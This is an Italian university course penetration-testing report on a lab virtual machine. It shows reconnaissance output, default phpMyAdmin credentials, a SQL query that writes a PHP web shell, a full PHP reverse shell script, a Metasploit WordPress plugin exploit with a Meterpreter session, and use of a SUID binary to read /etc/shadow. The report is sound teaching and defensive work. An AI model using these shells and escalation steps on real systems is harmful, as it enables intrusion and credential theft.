



.DIEM

Università degli Studi di Salerno
Corso di Laurea Magistrale in Ingegneria Informatica
Corso di Sicurezza dei Sistemi e delle Reti

Security Report
Gruppo 1

Luigi Ferraioli	0622701853
Federica Mazzone	0622701836
Dario Picone	0622701750
Mario Petagna	0622701757

SECURITY REPORT

Executive summary	3
Obiettivi e assunzioni	3
Classificazione del rischio di vulnerabilità.....	3
Overview delle vulnerabilità identificate	3
Ripartizione statistica delle vulnerabilità rilevate	4
Hardening	4
Stato delle fix	5
Processo di rilevazione delle vulnerabilità.....	6
Exploit tramite template PHP	10
Exploit tramite plugin	13
Privilege Escalation	14
Analisi con Linpeas.....	16
Processo di hardening del sistema Target	17
Cambio dell'indirizzo della macchina Target	17
Aggiornamento della versione di WordPress	17
Controlli post aggiornamento	17
Gestione del file con setUID=1 all'interno di una directory accessibile	18
Rimozione della possibilità di integrare plugin e template all'interno di WordPress	19
Gestione delle vulnerabilità identificate tramite Fuzz Testing con ZAP	19
Gestione delle password di phpmyadmin	19
Gestione delle porte e modifica del firewall	20
Ristrutturazione del file di backup.....	20
Gestione delle password degli utenti e del root	21
Riferimenti	22

Executive summary

Obiettivi e assunzioni

Questo documento è una sintesi del lavoro svolto dal Gruppo 1 per il corso di Sicurezza dei Sistemi e delle Reti, A.A. 2022/23.

L'oggetto del test è stata una macchina virtuale appositamente costruita, che chiameremo Target; le analisi necessarie saranno eseguite usando una macchina Kali Linux e tool vari.

L'analisi è stata svolta a partire dalle seguenti ipotesi:

- L'obiettivo principale del test è ottenere l'accesso non autorizzato al sistema e ai dati dell'utente ed effettuare l'hardening del sistema Target;
- Sarà eseguito Penetration Testing manuale e automatizzato, black-box;

Classificazione del rischio di vulnerabilità

Le vulnerabilità sono classificate su una scala a cinque punti che riflette sia la probabilità di exploit che il suo impatto. Di seguito viene presentata una breve descrizione di ciascun livello di gravità:

- CRITICA: compromissione del server o del dispositivo di rete, accesso garantito (in modalità lettura e/o scrittura) a dati sensibili.
- ALTA: lo sfruttamento della vulnerabilità rende possibile l'accesso a dati di alto profilo (simile a CRITICA), tuttavia, i prerequisiti per l'attacco lo rendono leggermente meno probabile oppure la vulnerabilità è facile da sfruttare ma gli effetti negativi sono in qualche modo limitati.
- MEDIA: l'exploit della vulnerabilità potrebbe dipendere da fattori esterni o altre condizioni difficili da raggiungere. Inoltre, lo sfruttamento della vulnerabilità di solito consente l'accesso solo a un insieme limitato di dati o a dati di grado inferiore in modo significativo.
- BASSA: l'exploit della vulnerabilità ha un impatto diretto limitato sulla sicurezza dell'applicazione o dipende da condizioni molto difficili da raggiungere.

Overview delle vulnerabilità identificate


In totale, sono stati identificati i seguenti problemi di sicurezza.

Le vulnerabilità sono ora descritte in dettaglio:

1. Presenza di una versione obsoleta di WordPress 6.2 (CRITICA):
 - WP < 6.2 - Unauthenticated Blind SSRF via DNS Rebinding References
 - WP < 6.2.1 - Directory Traversal via Translation Files
 - WP < 6.2.1 - Thumbnail Image Update via CSRF
 - WP < 6.2.1 - Contributor + Stored XSS via Open Embed Auto Discovery
 - WP < 6.2.2 - Shortcode Execution in User Generated Data
 - WP < 6.2.1 - Contributor + Content Injection
2. Presenza della porta FTP aperta (ALTA)
3. Presenza della porta SSH 2409 aperta (ALTA)
4. Vulnerabilità nell'accesso alla pagina phpmyadmin (CRITICA)
5. Vulnerabilità XSS per la pagina phpmyadmin (BASSA)
6. Presenza di un file con setUID=1 all'interno di una directory accessibile (CRITICA)
7. Vulnerabilità rilevate tramite il tool ZAP: (BASSA)
 - Path Traversal
 - SQL Injection

- Absence of Anti-CSRF Tokens (2)
- Content Security Policy (CSP) Header Not Set (12)
- Directory Browsing (16)
- Missing Anti-clickjacking Header (9)
- Vulnerable JS Library
- Private IP Disclosure (2)
- Server Leaks Version Information via "Server HTTP Response Header Field (51)
- X-Content-Type-Options Header Missing (36)
- Charset Mismatch (2)
- Information Disclosure - Suspicious Comments (7)
- Modern Web Application (7)
- User Agent Fuzzer (528)
- User Controllable HTML Element Attribute (Potential XSS)

Ripartizione statistica delle vulnerabilità rilevate



Hardening

Il processo di hardening del sistema si propone di risolvere le vulnerabilità appena descritte attraverso le seguenti azioni:

- Aggiornamento della versione di WordPress
- Gestione del file con setUID=1 all'interno di una directory accessibile
- Rimozione della possibilità di integrare plugin e template all'interno di WordPress
- Gestione delle vulnerabilità identificate tramite Fuzz Testing con ZAP
- Gestione delle password di phpmyadmin
- Gestione delle porte e modifica del firewall


Stato delle fix

Il 01.06.2023 è stato confermato che tutte le vulnerabilità segnalate sono state corrette.

Processo di rilevazione delle vulnerabilità

In prima analisi è stato necessario individuare la posizione della macchina da attaccare all'interno della rete. A questo proposito è stato utilizzato il tool Wireshark, che permette di analizzare il traffico dati generato su una rete in modo da poter trovare l'indirizzo IP relativo alla macchina di nostro interesse.

Dall'analisi condotta tramite Wireshark, visualizzando i pacchetti ARP, è stato possibile constatare che la macchina non si trova sulla stessa sottorete di Kali Linux ma su una diversa, identificata come 192.168.1.0/24.



A questo punto si è reso necessario creare un canale di comunicazione fra la macchina Kali Linux e la macchina Target. È stata definita quindi una sottorete di collegamento denominata PROGETTONET, la creazione della rete è stata eseguita tramite i comandi seguenti:

```
./vbox dhcpserver add --network=PROGETTONET --server-ip=192.168.1.1 --lower-ip=192.168.1.10 --upper-ip=192.168.1.90 -- netmask =255.255.255.0 -- enable
```

Dopo aver creato la sottorete, sono state apportate alcune modifiche alle impostazioni della macchina Kali Linux e della macchina Target relative alle schede di rete, in particolare selezionando le seguenti configurazioni:

- Kali Linux:
 - Scheda 1: Connessa a NAT
 - Scheda 2: Connessa a Rete interna "PROGETTONET"
- Target:
 - Scheda 1: Connessa a Rete interna "PROGETTONET"

Tramite la macchina Kali Linux è stato eseguito il tool Netdiscover, strumento di ricognizione ARP attivo/passivo, sulla sottorete tramite il comando:

```
netdiscover -r 192.168.1.0/24
```

In questo modo il tool non eseguirà una scansione automatica degli indirizzi ma agirà attivamente su un'area di valori definita dall'intervallo specificato, al termine dell'esecuzione del comando è stato scoperto l'indirizzo IP statico della macchina fornita ossia 192.168.1.80, confermando i risultati dell'analisi Wireshark.

È stata poi utilizzata la NSE (Nmap Scripting Engine) per scansionare il sistema Target facendo uso della categoria di script Vuln, contenente tutti gli script utili alla ricerca di vulnerabilità specifiche all'interno di un sistema.

```
nmap --script vuln 192.168.1.80
```

```
(kali@kali)-[~]
└─$ nmap --script vuln 192.168.1.80
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-28 04:42 EDT
Nmap scan report for 192.168.1.80
Host is up (0.0048s latency).
Not shown: 994 filtered tcp ports (no-response)
PORT      STATE SERVICE
20/tcp    closed ftp-data
21/tcp    open  ftp
80/tcp    open  http
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-phpself-xss: ERROR: Script execution failed (use -d to debug)
30000/tcp  closed ndmps
30718/tcp  closed unknown
30951/tcp  closed unknown

Nmap done: 1 IP address (1 host up) scanned in 43.63 seconds
```

L'esecuzione del comando non ha rilevato vulnerabilità di tipo CSRF o XSS sulla porta 80; quindi, si è optato per eseguire una scansione delle porte, sempre tramite il tool Nmap, per verificare se alcune di queste sono esposte.

A seguito di ulteriori analisi è stata rilevata la porta 2409 come aperta, tale porta risulta ospitare il servizio SSH.

È stata eseguita una scansione più approfondita sulla porta 21 per evidenziare dettagli sulla versione del servizio ospitato sulla porta stessa:

```
nmap -sV -p 21 192.168.1.80
```

```
(kali@kali)-[~]
└─$ nmap -sV -p 21 192.168.1.80
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-28 04:52 EDT
Nmap scan report for 192.168.1.80
Host is up (0.0016s latency).
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.0.8 or later
Service Info: Host: WP

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.50 seconds
```

In questo caso il comando ha evidenziato la presenza della porta 21 aperta con VSFTPD 2.0.8 o successive.


È stato infine usato il framework Metasploit per identificare le vulnerabilità e quindi verificare se fosse possibile eseguire un exploit della vulnerabilità su FTP:

```
msfconsole search vsftpd
```

Tramite il comando precedente è stato rilevato un possibile exploit che consente la creazione di una backdoor, lo stesso è stato eseguito con configurazione e payload standard ma non sono stati ottenuti i risultati sperati probabilmente a causa di un mismatch fra la versione exploitabile e quella in uso.

Non potendo seguire la strada della vulnerabilità FTP è stato eseguito il tool DIRB, un Web Content Scanner che funziona lanciando un attacco basato su wordlist note contro un server Web e analizzando la risposta.

```
dirb http://192.168.1.80
```



```
(kali㉿kali)-[~]
$ dirb http://192.168.1.80

DIRB v2.22
By The Dark Raver

START_TIME: Sun May 28 04:59:07 2023
URL_BASE: http://192.168.1.80/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612

--- Scanning URL: http://192.168.1.80/ ---
+ http://192.168.1.80/index.php (CODE:301|SIZE:0)
=> DIRECTORY: http://192.168.1.80/javascript/
=> DIRECTORY: http://192.168.1.80/phpmyadmin/
+ http://192.168.1.80/server-status (CODE:403|SIZE:277)
=> DIRECTORY: http://192.168.1.80/wp-admin/
=> DIRECTORY: http://192.168.1.80/wp-content/
=> DIRECTORY: http://192.168.1.80/wp-includes/
+ http://192.168.1.80/xmlrpc.php (CODE:405|SIZE:42)

--- Entering directory: http://192.168.1.80/javascript/ ---
=> DIRECTORY: http://192.168.1.80/javascript/jquery/

--- Entering directory: http://192.168.1.80/phpmyadmin/ ---
=> DIRECTORY: http://192.168.1.80/phpmyadmin/doc/
+ http://192.168.1.80/phpmyadmin/favicon.ico (CODE:200|SIZE:22486)
+ http://192.168.1.80/phpmyadmin/index.php (CODE:200|SIZE:20053)
=> DIRECTORY: http://192.168.1.80/phpmyadmin/js/
+ http://192.168.1.80/phpmyadmin/libraries (CODE:403|SIZE:277)
=> DIRECTORY: http://192.168.1.80/phpmyadmin/locale/
+ http://192.168.1.80/phpmyadmin/robots.txt (CODE:200|SIZE:26)
=> DIRECTORY: http://192.168.1.80/phpmyadmin/sql/
+ http://192.168.1.80/phpmyadmin/templates (CODE:403|SIZE:277)
=> DIRECTORY: http://192.168.1.80/phpmyadmin/themes/
```

Il comando trova tutte le directories relative all'URL specificato, ossia quello relativo alla web application Target. Tra i vari collegamenti evidenziati, risalta quello relativo a `phpmyadmin`. Tale scoperta è fondamentale poiché all'interno della pagina `phpmyadmin` sono presenti diversi database correlati alla web application, in particolare è presente il database di WordPress contenente tutte le tabelle che gestiscono i dati sensibili della web application.


L'accesso al servizio risultava bloccato dall'uso di credenziali private, tali credenziali potevano essere scovate tramite un attacco brute force; tuttavia, prima di tentare tale approccio è stato provato l'accesso tramite le credenziali di default che risultano essere corrette.

È stato quindi eseguito l'accesso tramite le credenziali di default (admin/password), una volta all'interno è stato possibile visualizzare tutte le tabelle degli utenti, in particolare è lampante la presenza di una entry relativa allo user: vincarlet con associata una password criptata.

A questo punto sono state eseguite delle query per provare ad aprire una reverse shell:

```
SELECT "<HTML>
<BODY>
<FORM METHOD="GET" NAME="myform" ACTION="">
<INPUT TYPE="text" NAME="cmd">
<INPUT TYPE="submit" VALUE="Send">
</FORM>
<pre><?php if($_GET['cmd']) {system($_GET['cmd']);}?> </pre>
</BODY>
</HTML>"
INTO OUTFILE '/var/www/phpmyadmin/cmd.php'
```

Il database risulta avere però il flag `secure_file_priv` impostato sul valore NULL indicante che l'esportazione o l'importazione dei dati è disabilitata. Tale variabile di sistema viene infatti utilizzata da MySQL per limitare la capacità degli utenti di esportare o importare dati dal server del database.



The screenshot shows the phpMyAdmin interface. At the top, it says "Showing rows 0 - 0 (1 total, Query took 0.0009 seconds.)". Below that is a SQL query: "SELECT * FROM `wp_users`". There are links for "Profiling", "Edit inline", "Edit", "Explain SQL", "Create PHP code", and "Refresh". Below the query area, there are controls for "Show all", "Number of rows: 25", and "Filter rows: Search this table". At the bottom, there is a table with columns: ID, user_login, user_pass, user_nicename, user_email, user_url, and user_registered. The table contains one row for the user "vincarlet".

ID	user_login	user_pass	user_nicename	user_email	user_url	user_registered
1	vincarlet	\$P\$BgFjdVXYv7ocvP1z9f8Mukyo4HuNmR0	vincarlet	vcarletti@unisa.it	http://192.168.1.80	2023-05-05 21:00:28

Sono state analizzate le password cifrate e si è notato che la password relativa all'utente vincarlet è nascosta tramite la funzione hash crittografica `portable-phppasswordhashing`.


È stata quindi tentata una traduzione della password tramite il tool John The Ripper, un software capace di rilevare automaticamente l'algoritmo crittografico utilizzato per tentare il password cracking usando un dizionario di password comuni. Il tool non ha consentito la decifratura della password e quindi si è valutata la possibilità di effettuare direttamente il replace con una stringa a scelta (3Lyaz2P38f&l1HxMdU4izO4NK).

Ottenuto l'accesso a phpmyadmin si è stabilita una connessione alla pagina di accesso di WordPress collegandosi a 192.168.1.80/wp-login.php.

La pagina presenta i campi user e password da compilare per effettuare l'accesso, inserendo le credenziali si è reindirizzati a un sito differente identificato dall'IP 192.168.1.61.

Per risolvere l'inconveniente, è stato modificato l'indirizzo 192.168.1.61 nella tabella wp-option in 192.168.1.80 tramite il parametro `siteurl`. Questa modifica ha comportato un aggiornamento

del sito inizialmente visualizzato e della pagina di login di WordPress, ottenendo le risorse a cui non si riusciva inizialmente ad accedere.



È stato tentato nuovamente il login con le credenziali user: vincarlet e password: 3Lya2P38f&1HxMdU4izO4NK, riuscendo in questo caso ad accedere alla console di WordPress.

A questo punto si ha accesso alla console di WordPress e si possono sfruttare le vulnerabilità identificate tramite il tool `wpscan`. Tali azioni di exploit possono essere eseguite in diverse modalità, si è scelto di usare in un caso un *template php* e nell'altro un *plugin*, al fine di ottenere l'accesso alla console del web server come utente non amministratore.

Exploit tramite template PHP

Ottenuto l'accesso alla dashboard, è stato modificato il tema all'interno della pagina (Strumenti>Editor del tema>Funzioni del tema) tramite il file `functions.php`, questo file di WordPress racchiude al suo interno delle funzioni specifiche in uso dal tema corrente:

```
add_action('after_setup_theme', function() {  
    $file = get_stylesheet_directory() . '/my-file.php';  
    if(!file_exists($file)) {  
        include_once ABSPATH 'wp-admin/includes/file.php';  
        \WP_Filesystem();  
        global $wp_filesystem;  
        $wp_filesystem->put_contents($file, '', FS_CHMOD_FILE);  
    }  
});
```

Aggiornando la pagina viene creato un blocco, denominato `my-file.php`, all'interno del tema. In `my-file.php` è stato inserito lo script riportato di seguito con lo scopo di aprire una reverse shell:

```
<?php  
set_time_limit (0);  
$VERSION = "1.0";  
$ip = '192.168.1.50'; // CHANGE THIS
```

```
$port = 80;          // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

if (function_exists('pcntl_fork')) {
    // Fork and have the parent process exit
    $pid = pcntl_fork();

    if ($pid == -1) {
        printit("ERROR: Can't fork");
        exit(1);
    }

    if ($pid) {
        exit(0); // Parent exits
    }

    if (posix_setsid() == -1) {
        printit("Error: Can't setsid()");
        exit(1);
    }

    $daemon = 1;
} else {
    printit("WARNING: Failed to daemonise. This is quite common and not fatal.");
}

chdir("/");

umask(0);

$sock = fsockopen($ip, $port, $errno, $errstr, 30);
if (!$sock) {
    printit("$errstr ($errno)");
    exit(1);
}

$descriptorspec = array(
    0 => array("pipe", "r"), // stdin is a pipe that the child will read from
    1 => array("pipe", "w"), // stdout is a pipe that the child will write to
    2 => array("pipe", "w")  // stderr is a pipe that the child will write to
);

$process = proc_open($shell, $descriptorspec, $pipes);

if (!is_resource($process)) {
    printit("ERROR: Can't spawn shell");
    exit(1);
}

stream_set_blocking($pipes[0], 0);
stream_set_blocking($pipes[1], 0);
```

```
stream_set_blocking($pipes[2], 0);
stream_set_blocking($sock, 0);

printit("Successfully opened reverse shell to $ip:$port");

while (1) {
    if (feof($sock)) {
        printit("ERROR: Shell connection terminated");
        break;
    }

    if (feof($pipes[1])) {
        printit("ERROR: Shell process terminated");
        break;
    }

    $read_a = array($sock, $pipes[1], $pipes[2]);
    $num_changed_sockets = stream_select($read_a, $write_a, $error_a, null);

    if (in_array($sock, $read_a)) {
        if ($debug) printit("SOCK READ");
        $input = fread($sock, $chunk_size);
        if ($debug) printit("SOCK: $input");
        fwrite($pipes[0], $input);
    }

    if (in_array($pipes[1], $read_a)) {
        if ($debug) printit("STDOUT READ");
        $input = fread($pipes[1], $chunk_size);
        if ($debug) printit("STDOUT: $input");
        fwrite($sock, $input);
    }

    if (in_array($pipes[2], $read_a)) {
        if ($debug) printit("STDERR READ");
        $input = fread($pipes[2], $chunk_size);
        if ($debug) printit("STDERR: $input");
        fwrite($sock, $input);
    }
}


fclose($sock);
fclose($pipes[0]);
fclose($pipes[1]);
fclose($pipes[2]);
proc_close($process);

function printit ($string) {
    if (!$daemon) {
        print "$string\n";
    }
}

?>
```

Alla fine del procedimento si salvano tutte le modifiche apportate al file `functions.php` e dopo aver aggiornato la pagina si stabilisce un canale di ascolto sulla porta 80 tramite Netcat:

```
nc -nlvp 80
```



```
(kali@kali)~$ nc -nlvp 80
listening on [any] 80 ...
connect to [192.168.1.61] from (UNKNOWN) [192.168.1.80] 38376
Linux vmWebServer 5.15.0-67-generic #74-Ubuntu SMP Wed Feb 22 14:14:39 UTC 2023 x86_64 x86_64 x86_64 GNU/Linux
09:33:22 up 53 min, 0 users, load average: 0.03, 0.08, 0.11
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data),1002(wpadmin)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
```

È stata poi aperta una connessione al link seguente tramite cui lo script in `my-file.php` viene attivato aprendo la reverse shell:

```
192.168.1.80/wp-content/themes/twentytwentytwo/my-file.php
```

Exploit tramite plugin

È stato scaricato sulla dashboard di WordPress un plugin aggiuntivo denominato `Responsive Thumbnail Slider`, il quale presenta una vulnerabilità nota che consente l'apertura di una reverse shell.

Dalla console di Metasploit, eseguiamo una ricerca di exploit per la vulnerabilità identificata:

```
msf > search Responsive Thumbnail Slider Arbitrary File Upload
```

è poi stato settato il parametro `RHOST` per specificare il sistema Target ed `LHOST` per specificare la macchina in ascolto, ossia la macchina Kali Linux:

```
set RHOST 192.168.1.80
set LHOST <Indirizzo IP Kali Linux>

set WPUSERNAME vincarlet
set WPPASSWORD 3LyA2P38f&l1HxMdU4iz04NK
```

L'exploit ha come scopo la modifica della password per un utente, motivo per cui è stato necessario definire una nuova password (`3LyA2P38f&l1HxMdU4iz04NK`) che sostituisse quella salvata nella macchina Target per l'admin di WordPress.

È stato quindi eseguito l'exploit tramite comando `run` al termine del quale viene aperta la console del tool Meterpreter, da qui tramite comando `console` è possibile accedere alla login dashboard del web server con l'utente `www-data`.

```
msf > run exploit/multi/http/wp_responsive_thumbnail_slider_upload
```

```
View the full module info with the info, or info -d command.

msf6 exploit(multi/http/wp_responsive_thumbnail_slider_upload) > check
[] 192.168.1.80:80 - The target appears to be vulnerable.
msf6 exploit(multi/http/wp_responsive_thumbnail_slider_upload) > set LHOST 192.168.1.61
LHOST => 192.168.1.61
msf6 exploit(multi/http/wp_responsive_thumbnail_slider_upload) > run

[] Started reverse TCP handler on 192.168.1.20:4444
[+] Logged into WordPress with vincarlet:password
[+] Successful upload
[] Sending stage (39927 bytes) to 192.168.1.80
[] Meterpreter session 1 opened (192.168.1.20:4444 -> 192.168.1.80:36972) at 2023-05-24 12:35:43 -0400

meterpreter >|
```

Privilege Escalation

A questo punto si è all'interno del sistema ed è necessario fare privilege escalation.

Si analizzano i file interni al sistema e si controllano tutti i percorsi montati a partire dalla directory specificata, si visualizzano i file di proprietà solo di root, con autorizzazioni impostate su 4000 (`setUID=1`) e con permessi di esecuzione rispetto all'utente corrente. L'output del comando `find` è infine scritto nel file specificato(`/tmp/ckprm`).

```
find / -user root -perm -4000 -exec ls -ldb {} \; > /tmp/ckprm
```

```
cat /tmp/ckprm
```

```
$ cat ckprm
-rwsr-xr-- 1 root messagebus 35112 Oct 25 2022 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 138408 Dec 1 08:52 /usr/lib/snapd/snap-confine
-rwsr-xr-x 1 root root 338536 Nov 23 2022 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 18736 Feb 26 2022 /usr/libexec/polkit-agent-helper-1
-rwsr-xr-x 1 root root 47480 Feb 21 2022 /usr/bin/mount
-rwsr-xr-x 1 root root 40496 Nov 24 2022 /usr/bin/newgrp
-rwsr-xr-x 1 root root 72072 Nov 24 2022 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 59976 Nov 24 2022 /usr/bin/passwd
-rwsr-xr-x 1 root root 44808 Nov 24 2022 /usr/bin/chsh
-rwsr-xr-x 1 root root 55672 Feb 21 2022 /usr/bin/su
-rwsr-xr-x 1 root root 35200 Mar 23 2022 /usr/bin/fusermount3
-rwsr-xr-x 1 root root 35192 Feb 21 2022 /usr/bin/umount
-rwsr-xr-x 1 root root 30872 Feb 26 2022 /usr/bin/pkexec
-rwsr-xr-x 1 root root 72712 Nov 24 2022 /usr/bin/chfn
-rwsr-xr-x 1 root root 232416 Mar 1 13:59 /usr/bin/sudo
-rwsr-xr-x 1 root root 16312 May 5 21:52 /opt/exec
```

I risultati del comando `find` hanno consentito di identificare nel sistema, all'interno della directory `/opt`, un file `exec` con permessi di amministratore e privilegi di esecuzione.

Spostandosi nella directory appena citata ed eseguendo con `./exec` si ottiene che inserendo un comando qualsiasi questo sarà eseguito con i privilegi di amministratore; in particolare questa funzionalità può essere utile relativamente all'uso con il file `shadow` che contiene tutte le password di sistema protette da funzioni di hash.

Tramite il comando `cat` leggiamo in output il file `shadow`:

```
cat /etc/shadow
```

```
root:*:19405:0:99999:7:::
daemon:*:19405:0:99999:7:::
bin:*:19405:0:99999:7:::
sys:*:19405:0:99999:7:::
sync:*:19405:0:99999:7:::
games:*:19405:0:99999:7:::
man:*:19405:0:99999:7:::
lp:*:19405:0:99999:7:::
mail:*:19405:0:99999:7:::
news:*:19405:0:99999:7:::
uucp:*:19405:0:99999:7:::
proxy:*:19405:0:99999:7:::
www-data:*:19405:0:99999:7:::
backup:*:19405:0:99999:7:::
list:*:19405:0:99999:7:::
irc:*:19405:0:99999:7:::
gnats:*:19405:0:99999:7:::
nobody:*:19405:0:99999:7:::|
_apert:*:19405:0:99999:7:::
systemd-network:*:19405:0:99999:7:::
systemd-resolve:*:19405:0:99999:7:::
messagebus:*:19405:0:99999:7:::
systemd-timesync:*:19405:0:99999:7:::
pollinate:*:19405:0:99999:7:::
sshd:*:19405:0:99999:7:::
usbmux:*:19440:0:99999:7:::
vncserver:*:19482:0:99999:7:::
mysql:*:19482:0:99999:7:::
agrecos:*:19482:0:99999:7:::
ftp:*:19484:0:99999:7:::
wpadmin:*:19484:0:99999:7:::

```

Il contenuto del file è quindi copiato sulla macchina Kali Linux e qui modificato, in modo da cambiare le password. Si è scelto di rimuovere completamente le password di interesse così da rendere necessario solo l'inserimento dello username per la fase di autenticazione.

